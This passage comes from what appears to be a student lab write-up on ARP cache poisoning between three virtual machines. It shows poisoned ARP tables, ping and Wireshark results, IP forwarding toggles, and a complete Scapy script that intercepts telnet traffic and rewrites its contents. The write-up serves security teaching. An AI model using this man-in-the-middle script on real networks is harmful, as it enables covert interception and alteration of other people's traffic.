? (10.0.2.6) at 08:00:27:0d:0d:a1 [ether] on enp0s3
```

We can see the client's IP is now mapped with attacker's MAC address on server, and server's IP is now mapped with attacker's MAC address on client.

Step 2 - Testing

Now that the cache is poisoned, we will try and test the connection and packets using ping between server and client, and check Wireshark to see the result. We expect to have no connection since the packets will drop at attacker.


We will ping server:



```
[17:11:22] 28/10/21 10.0.2.5@client: ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=9 ttl=64 time=0.678 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=0.340 ms
64 bytes from 10.0.2.6: icmp_seq=11 ttl=64 time=0.345 ms
64 bytes from 10.0.2.6: icmp_seq=12 ttl=64 time=1.04 ms
64 bytes from 10.0.2.6: icmp_seq=13 ttl=64 time=1.02 ms
^C
--- 10.0.2.6 ping statistics ---
13 packets transmitted, 5 received, 61% packet loss, time 12250ms
```

We can see initially the ping was unsuccessful since there was no reply captured, and out of 13 packets sent, only 5 received and 61% were lost.

We can also see in Wireshark:



Source	Destination	Protocol	Info
10.0.2.5	10.0.2.6	ICMP	Echo (ping) request id=0x0b
10.0.2.5	10.0.2.6	ICMP	Echo (ping) request id=0x0b
10.0.2.5	10.0.2.6	ICMP	Echo (ping) request id=0x0b
10.0.2.5	10.0.2.6	ICMP	Echo (ping) request id=0x0b
10.0.2.5	10.0.2.6	ICMP	Echo (ping) request id=0x0b
PcsCompu_c5:d4:0b	PcsCompu_0d:0d:a1	ARP	Who has 10.0.2.6? Tell 10.0.
10.0.2.5	10.0.2.6	ICMP	Echo (ping) request id=0x0b
PcsCompu_c5:d4:0b	PcsCompu_0d:0d:a1	ARP	Who has 10.0.2.6? Tell 10.0.
10.0.2.5	10.0.2.6	ICMP	Echo (ping) request id=0x0b
PcsCompu_c5:d4:0b	PcsCompu_0d:0d:a1	ARP	Who has 10.0.2.6? Tell 10.0.
10.0.2.5	10.0.2.6	ICMP	Echo (ping) request id=0x0b
PcsCompu_c5:d4:0b	Broadcast	ARP	Who has 10.0.2.6? Tell 10.0.
PcsCompu_26:89:14	PcsCompu_c5:d4:0b	ARP	10.0.2.6 is at 08:00:27:26:8
10.0.2.5	10.0.2.6	ICMP	Echo (ping) request id=0x0b
10.0.2.6	10.0.2.5	ICMP	Echo (ping) reply id=0x0b


We can see the first ping requests did not receive reply and got lost, then client sent ARP requests to attacker trying to find the MAC address for 10.0.2.6 (server), and didn't get reply until it

broadcasted ARP request and server replied with the correct MAC address.
This happened because the ping request went to host attacker, but once it got to attacker's kernel, the kernel realized that the packet’s IP address (client) doesn’t match the IP address of the host (attacker) and hence dropped the packet. This caused the ping requests to be dropped and there was no ping reply from attacker or client. After a few unsuccessful ping requests, client sent an ARP broadcast request resulting in client’s correct MAC address received, over-riding the effect of our attack of ARP Cache poisoning. After having the right destination, the ping was successful.


Step 3 - Turn on IP forwarding

We now will try and turn on IP forwarding, ping between server and client and check what happens using Wireshark. We expect to have a connection since attacker will redirect the packets.

First, we'll repeat step 1 and send ARP request again, since the ARP cache was reset with the correct MAC address of server and client.




```
[17:10:32] 28/10/21 10.0.2.6@server: arp -an
? (10.0.2.3) at 08:00:27:14:ed:6a [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:c5:d4:0b [ether] on enp0s3
[17:18:01] 28/10/21 10.0.2.6@server: arp -an
? (10.0.2.3) at 08:00:27:14:ed:6a [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:0d:0d:a1 [ether] on enp0s3
```



```
[17:15:45] 28/10/21 10.0.2.5@client: arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.6) at 08:00:27:26:89:14 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:14:ed:6a [ether] on enp0s3
[17:17:56] 28/10/21 10.0.2.5@client: arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.6) at 08:00:27:0d:0d:a1 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:14:ed:6a [ether] on enp0s3
```

We can see ARP cache is poisoned again.


We'll turn IP forwarding on:



```
[17:26:05] 28/10/21 10.0.2.7@attacker: sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

The purpose of this is for packets with different destination to not drop and redirect to the correct host (behave like a router). (*sysctl* – used to change kernel parameters).


We will repeat steps 2, pinging between client and server:



```
[17:26:13] 28/10/21 10.0.2.5@client: ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.7: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=1 ttl=63 time=1.21 ms
From 10.0.2.7: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=2 ttl=63 time=1.71 ms
From 10.0.2.7: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=3 ttl=63 time=1.91 ms
From 10.0.2.7: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=4 ttl=63 time=0.749 ms
^C
--- 10.0.2.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
```

We can see this time no packets were lost (0%).

See also Wireshark:



Time	Source	Destination	Protocol	Info
2021-10-28 17:27:53…	10.0.2.7	10.0.2.5	ICMP	Redirect
2021-10-28 17:27:53…	10.0.2.5	10.0.2.6	ICMP	Echo (ping) request
2021-10-28 17:27:53…	10.0.2.6	10.0.2.5	ICMP	Echo (ping) reply
2021-10-28 17:27:53…	10.0.2.7	10.0.2.6	ICMP	Redirect
2021-10-28 17:27:53…	10.0.2.6	10.0.2.5	ICMP	Echo (ping) reply
2021-10-28 17:27:54…	10.0.2.5	10.0.2.6	ICMP	Echo (ping) request
2021-10-28 17:27:54…	10.0.2.7	10.0.2.5	ICMP	Redirect
2021-10-28 17:27:54…	10.0.2.5	10.0.2.6	ICMP	Echo (ping) request
2021-10-28 17:27:54…	10.0.2.6	10.0.2.5	ICMP	Echo (ping) reply
2021-10-28 17:27:54…	10.0.2.7	10.0.2.6	ICMP	Redirect
2021-10-28 17:27:54…	10.0.2.6	10.0.2.5	ICMP	Echo (ping) reply
2021-10-28 17:27:55…	10.0.2.5	10.0.2.6	ICMP	Echo (ping) request
2021-10-28 17:27:55…	10.0.2.7	10.0.2.5	ICMP	Redirect
2021-10-28 17:27:55…	10.0.2.5	10.0.2.6	ICMP	Echo (ping) request
2021-10-28 17:27:55…	10.0.2.6	10.0.2.5	ICMP	Echo (ping) reply
2021-10-28 17:27:55…	10.0.2.7	10.0.2.6	ICMP	Redirect
2021-10-28 17:27:55…	10.0.2.6	10.0.2.5	ICMP	Echo (ping) reply
2021-10-28 17:27:56…	10.0.2.5	10.0.2.6	ICMP	Echo (ping) request
2021-10-28 17:27:56…	10.0.2.7	10.0.2.5	ICMP	Redirect
2021-10-28 17:27:56…	10.0.2.5	10.0.2.6	ICMP	Echo (ping) request

We can see each ICMP packet sent from client to server and from server to client, was received by attacker and redirected (black entries) to original destination, as if everything is normal.


Step 4 - Launch the MITM attack

In this step, we will try and intercept TCP packets with telnet connection between client and server, and replace the content, so that client will receive our modified data. Telnet is an application protocol used on the Internet or local area network to provide a bidirectional interactive text-oriented, using TCP.

For that, we will need to poison ARP cache at both hosts, turn IP forwarding on and establish the telnet connection. After that, we will turn IP forwarding off and run the packet sniffer and modifier program which will replace the data (characters to Z). Then we try and send TCP packets through telnet with the purpose of client receiving the replaced data. We expect the attack to work.

We will use this program for the MITM attack through Telnet:

mitm_attack_telnet.py



```
#!/usr/bin/python3
from scapy.all import *
import re

VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.6'
local_mac = '08:00:27:0d:0d:a1'

def spoof_pkt(pkt):
        if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt
[TCP].payload and pkt[Ether].src != local_mac:
                raw = (pkt[TCP].payload.load)
                old_data = raw.decode()
                new_data = re.sub(r'[a-zA-Z]',r'Z',old_data)

                newpkt = pkt[IP]

                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                newpkt = newpkt/new_data
                print("Data transformed from: "+str(old_data)+" to: "+ new_data)
                send(newpkt, verbose = False)

        elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP and pkt
[Ether].src != local_mac:
                newpkt = pkt[IP]
                send(newpkt, verbose = False)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```

About the code:

For every TCP packet sniffed, we send it to *spoof_pkt* function:


(1) If the packet is from client & going to server & there is a payload (data) in the TCP & is not coming from attacker's MAC address, then this is the packet we want to intercept and modify.
(2) Save the raw data (bytes) to *raw* and then decode it as string to *old_data*.
(3) We use re module, *sub* function, to replace A-Z/a-z content to Z and save it to *new_data*. The "r" means treat it as raw string (ignore special characters).
(4) We are deleting packet checksum, because we are changing the data (scapy will calculate it) and deleting the TCP payload, the data, because we are replacing it.
(5) Creating a new packet with the new data.
(6) In case it's a packet from server to client, we are simply forwarding it.

- *Verbose* means the program won't update the packet has been sent.

We first will make sure the ARP is poisoned on client and server (step 1).

After that, we will turn IP forwarding on (step 3), in order for the client and server to create the telnet connection.


We create the telnet connection:



```
[23:55:19] 30/10/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Sat Oct 30 21:52:29 IDT 2021 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

The connection has been established


We now turn the IP forwarding off:



```
[23:56:23] 30/10/21 10.0.2.7@attacker: sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Now IP forwarding is turned off, meaning attacker will not redirect packets.


Now we run the program:



```
[21:57:18] 30/10/21 10.0.2.7@attacker: sudo python3 mitm_attack_telnet.py
```

The program is running and waiting for packets.

